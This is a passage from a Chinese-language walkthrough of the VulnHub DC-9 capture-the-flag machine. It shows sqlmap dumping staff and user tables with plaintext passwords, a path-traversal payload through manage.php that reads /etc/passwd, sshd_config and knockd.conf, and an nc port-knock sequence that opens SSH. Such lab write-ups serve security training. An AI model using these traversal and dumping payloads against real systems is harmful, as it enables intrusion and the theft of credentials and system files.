[23:59:51] [INFO] fetching entries for table 'StaffDetails' in database 'Staff'
Database: Staff
Table: StaffDetails
[17 entries]
+----+-----------------------+----------------+------------+---------------------+-----------+------------------------------+
| id | email                 | phone          | lastname   | reg_date            | firstname | position                     |
+----+-----------------------+----------------+------------+---------------------+-----------+------------------------------+
| 1  | marym@example.com     | 46478415155456 | Moe        | 2019-05-01 17:32:00 | Mary      | CEO                          |
| 2  | julied@example.com    | 46457131654    | Dooley     | 2019-05-01 17:32:00 | Julie     | Human Resources              |
| 3  | fredf@example.com     | 46415323       | Flintstone | 2019-05-01 17:32:00 | Fred      | Systems Administrator        |
| 4  | barneyr@example.com   | 324643564      | Rubble     | 2019-05-01 17:32:00 | Barney    | Help Desk                    |
| 5  | tomc@example.com      | 802438797      | Cat        | 2019-05-01 17:32:00 | Tom       | Driver                       |
| 6  | jerrym@example.com    | 24342654756    | Mouse      | 2019-05-01 17:32:00 | Jerry     | Stores                       |
| 7  | wilmaf@example.com    | 243457487      | Flintstone | 2019-05-01 17:32:00 | Wilma     | Accounts                     |
| 8  | bettyr@example.com    | 90239724378    | Rubble     | 2019-05-01 17:32:00 | Betty     | Junior Accounts              |
| 9  | chandlerb@example.com | 189024789      | Bing       | 2019-05-01 17:32:00 | Chandler  | President - Sales            |
| 10 | joeyt@example.com     | 232131654      | Tribbiani  | 2019-05-01 17:32:00 | Joey      | Janitor                      |
| 11 | rachelg@example.com   | 823897243978   | Green      | 2019-05-01 17:32:00 | Rachel    | Personal Assistant           |
| 12 | rossg@example.com     | 6549638203     | Geller     | 2019-05-01 17:32:00 | Ross      | Instructor                   |
| 13 | monicag@example.com   | 8092432798     | Geller     | 2019-05-01 17:32:00 | Monica    | Marketing                    |
| 14 | phoebeb@example.com   | 43289079824    | Buffay     | 2019-05-01 17:32:02 | Phoebe    | Assistant Janitor            |
| 15 | scoots@example.com    | 454786464      | McScoots   | 2019-05-01 20:16:33 | Scooter   | Resident Cat                 |
| 16 | janitor@example.com   | 65464646479741 | Trump      | 2019-12-23 03:11:39 | Donald    | Replacement Janitor          |
| 17 | janitor2@example.com  | 47836546413    | Morrison   | 2019-12-24 03:41:04 | Scott     | Assistant Replacement Janitor |
+----+-----------------------+----------------+------------+---------------------+-----------+------------------------------+

[23:59:51] [INFO] table 'Staff.StaffDetails' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.100.131/dump/Staff/StaffDetails.csv'
[23:59:51] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.100.131'

[*] ending @ 23:59:51 /2022-09-12/
```



```
[00:01:12] [INFO] fetching entries for table 'UserDetails' in database 'users'
Database: users
Table: UserDetails
[17 entries]
+----+------------+---------------+---------------------+-----------+-----------+
| id | lastname   | password      | reg_date            | username  | firstname |
+----+------------+---------------+---------------------+-----------+-----------+
| 1  | Moe        | 3kfs86sfd     | 2019-12-29 16:58:26 | marym     | Mary      |
| 2  | Dooley     | 468sfdfsd2    | 2019-12-29 16:58:26 | julied    | Julie     |
| 3  | Flintstone | 4sfd87sfd1    | 2019-12-29 16:58:26 | fredf     | Fred      |
| 4  | Rubble     | RocksOff      | 2019-12-29 16:58:26 | barneyr   | Barney    |
| 5  | Cat        | TC&TheBoyz    | 2019-12-29 16:58:26 | tomc      | Tom       |
| 6  | Mouse      | B8m#48sd      | 2019-12-29 16:58:26 | jerrym    | Jerry     |
| 7  | Flintstone | Pebbles       | 2019-12-29 16:58:26 | wilmaf    | Wilma     |
| 8  | Rubble     | BamBam01      | 2019-12-29 16:58:26 | bettyr    | Betty     |
| 9  | Bing       | UrAG0D!       | 2019-12-29 16:58:26 | chandlerb | Chandler  |
| 10 | Tribbiani  | Passw0rd      | 2019-12-29 16:58:26 | joeyt     | Joey      |
| 11 | Green      | yN72#dsd      | 2019-12-29 16:58:26 | rachelg   | Rachel    |
| 12 | Geller     | ILoveRachel   | 2019-12-29 16:58:26 | rossg     | Ross      |
| 13 | Geller     | 3248dsds7s    | 2019-12-29 16:58:26 | monicag   | Monica    |
| 14 | Buffay     | smellycats    | 2019-12-29 16:58:26 | phoebeb   | Phoebe    |
| 15 | McScoots   | YR3BVxxxw87   | 2019-12-29 16:58:26 | scoots    | Scooter   |
| 16 | Trump      | Ilovepeepee   | 2019-12-29 16:58:26 | janitor   | Donald    |
| 17 | Morrison   | Hawaii-Five-0 | 2019-12-29 16:58:28 | janitor2  | Scott     |
+----+------------+---------------+---------------------+-----------+-----------+

[00:01:13] [INFO] table 'users.UserDetails' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.100.131/dump/users/UserDetails.csv'
[00:01:13] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.100.131'

[*] ending @ 00:01:13 /2022-09-13/
```

使用 admin transorbital1 ,可以登录




Logged in as admin

File does not exist

下面出现一行file does not exist

burp fuzz找出参数



Choose an attack type

Attack type: Cluster bomb

Payload Positions


Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://192.168.100.131

```
GET /manage.php§a§=§1§  HTTP/1.1
Host : 192.168.100.131
Upgrade-Insecure-Requests  : 1
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64)  AppleWebKit/537.36  (KHTML,  like  Gecko)  Chrome/103.0.5
Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicat
Referer : http://192.168.100.131/index.php
Accept-Encoding : gzip,  deflate
Accept-Language : zh-CN,zh;q=0.9
Cookie : PHPSESSID =80u8sm3m2n3jgnhv7gktcog3e0
Connection : close

```

file

访问文件试试看



192.168.100.131/manage.php?file=../../../../../../etc/passwd


Example.com - Staff Details

You are already logged in as admin.

```
File does not exist
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-
timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin sshd:x:105:65534::/run/sshd:/usr/sbin/nologin systemd-
coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
marym:x:1001:1001:Mary Moe:/home/marym:/bin/bash julied:x:1002:1002:Julie Dooley:/home/julied:/bin/bash
fredf:x:1003:1003:Fred Flintstone:/home/fredf:/bin/bash barneyr:x:1004:1004:Barney Rubble:/home/barneyr:/bin/bash
tomc:x:1005:1005:Tom Cat:/home/tomc:/bin/bash jerrym:x:1006:1006:Jerry Mouse:/home/jerrym:/bin/bash
wilmaf:x:1007:1007:Wilma Flintstone:/home/wilmaf:/bin/bash bettyr:x:1008:1008:Betty Rubble:/home/bettyr:/bin/bash
chandlerb:x:1009:1009:Chandler Bing:/home/chandlerb:/bin/bash joeyt:x:1010:1010: Joey Tribbiani:/home/joeyt:/bin/bash
```

看到了和user表一致的用户


使用ssh登录试试看 发现连接不上



```
┌──(root㉿akit)-[/home/akit/vulnhub/dc9]
└─# ssh mary@192.168.100.131
ssh: connect to host 192.168.100.131 port 22: Connection refused
```

回看nmap扫描结果 filtered 说明这里有限制

查看了下/etc/ssh/sshd_config



不安全
192.168.100.131/manage.php?file=../../../../../../etc/ssh/sshd_config

You are already logged in as admin.


```
File does not exist
# $OpenBSD: sshd_config,v 1.103 2018/04/09 20:41:22 tj Exp $ # This is the sshd server system-wide configuration file. See # sshd_config(5) for more information. # This sshd was compiled with PATH=/usr/bin:/bin:/usr/sbin:/sbin # The strategy used for options in the default sshd_config shipped with # OpenSSH is to specify options with their default value where # possible, but leave them commented. Uncommented options override the # default value. #Port 22 #AddressFamily any #ListenAddress 0.0.0.0 #ListenAddress :: #HostKey /etc/ssh/ssh_host_rsa_key #HostKey /etc/ssh/ssh_host_ecdsa_key #HostKey /etc/ssh/ssh_host_ed25519_key # Ciphers and keying #RekeyLimit default none # Logging #SyslogFacility AUTH #LogLevel INFO # Authentication: #LoginGraceTime 2m #PermitRootLogin prohibit-password #StrictModes yes #MaxAuthTries 6 #MaxSessions 10 #PubkeyAuthentication yes # Expect .ssh/authorized_keys2 to be disregarded by default in future. #AuthorizedKeysFile .ssh/authorized_keys .ssh/authorized_keys2 #AuthorizedPrincipalsFile none #AuthorizedKeysCommand none #AuthorizedKeysCommandUser nobody # For this to work you will also need host keys in /etc/ssh/ssh_known_hosts #HostbasedAuthentication no # Change to yes if you don't trust ~/.ssh/known_hosts for # HostbasedAuthentication #IgnoreUserKnownHosts no # Don't read the user's ~/.rhosts and ~/.shosts files #IgnoreRhosts yes # To disable tunneled clear text passwords, change to no here! #PasswordAuthentication yes #PermitEmptyPasswords no # Change to yes to enable challenge-response passwords (beware issues with # some PAM modules and threads) ChallengeResponseAuthentication no # Kerberos options #KerberosAuthentication no #KerberosOrLocalPasswd yes #KerberosTicketCleanup yes #KerberosGetAFSToken no # GSSAPI options #GSSAPIAuthentication no #GSSAPICleanupCredentials yes #GSSAPIStrictAcceptorCheck yes #GSSAPIKeyExchange no # Set this to 'yes' to enable PAM authentication, account processing, # and session processing. If this is enabled, PAM authentication will # be allowed through the ChallengeResponseAuthentication and # PasswordAuthentication. Depending on your PAM configuration, # PAM authentication via ChallengeResponseAuthentication may bypass # the setting of "PermitRootLogin without-password". # If you just want the PAM account and session checks to run without # PAM authentication, then enable this but set PasswordAuthentication # and ChallengeResponseAuthentication to 'no'. UsePAM yes #AllowAgentForwarding yes #AllowTcpForwarding yes #GatewayPorts no X11Forwarding yes #X11DisplayOffset 10 #X11UseLocalhost yes #PermitTTY yes PrintMotd no #PrintLastLog yes #TCPKeepAlive yes #PermitUserEnvironment no #Compression delayed #ClientAliveInterval 0 #ClientAliveCountMax 3 #UseDNS no #PidFile /var/run/sshd.pid #MaxStartups 10:30:100 #PermitTunnel no #ChrootDirectory none #VersionAddendum none # no default banner path #Banner none # Allow client to pass locale environment variables AcceptEnv LANG LC_* # override default of no subsystems Subsystem sftp /usr/lib/openssh/sftp-server # Example of overriding settings on a per-user basis #Match User anoncvs # X11Forwarding no # AllowTcpForwarding no # PermitTTY no # ForceCommand cvs server
```

没啥用 语句都注释掉了

最后发现是因为配置了knockd服务，实现了ssh隐藏：

https://blog.csdn.net/nzjdsds/article/details/112476120

查看knockd配置文件：




不安全
192.168.100.131/manage.php?file=../../../../../../etc/knockd.conf
Example.com - Staff Details
Home
Display All Records
Search
Manage
Add Record
Log Out

You are already logged in as admin.

```
File does not exist
[options] UseSyslog [openSSH] sequence = 7469,8475,9842 seq_timeout = 25 command = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 22 -j ACCEPT tcpflags = syn [closeSSH] sequence = 9842,8475,7469 seq_timeout = 25 command = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j ACCEPT tcpflags = syn
```


翻译：得挨个敲一下（tcp访问）7469,8475,9842 这三个端口，敲完22端口就开了



```
┌──(root㉿akil)-[/home/akil/vulnhub/dc9]
└─# nc -v 192.168.100.131 7469
192.168.100.131 [192.168.100.131] 7469 (?) : Connection refused

┌──(root㉿akil)-[/home/akil/vulnhub/dc9]
└─# nc -v 192.168.100.131 8475
192.168.100.131 [192.168.100.131] 8475 (?) : Connection refused

┌──(root㉿akil)-[/home/akil/vulnhub/dc9]
└─# nc -v 192.168.100.131 9842
192.168.100.131 [192.168.100.131] 9842 (?) : Connection refused

┌──(root㉿akil)-[/home/akil/vulnhub/dc9]
└─# nc -v 192.168.100.131 22
192.168.100.131 [192.168.100.131] 22 (ssh) open
SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u1
```

敲的方法有很多种 使用了较为简单的nc 总之现在22端口开了

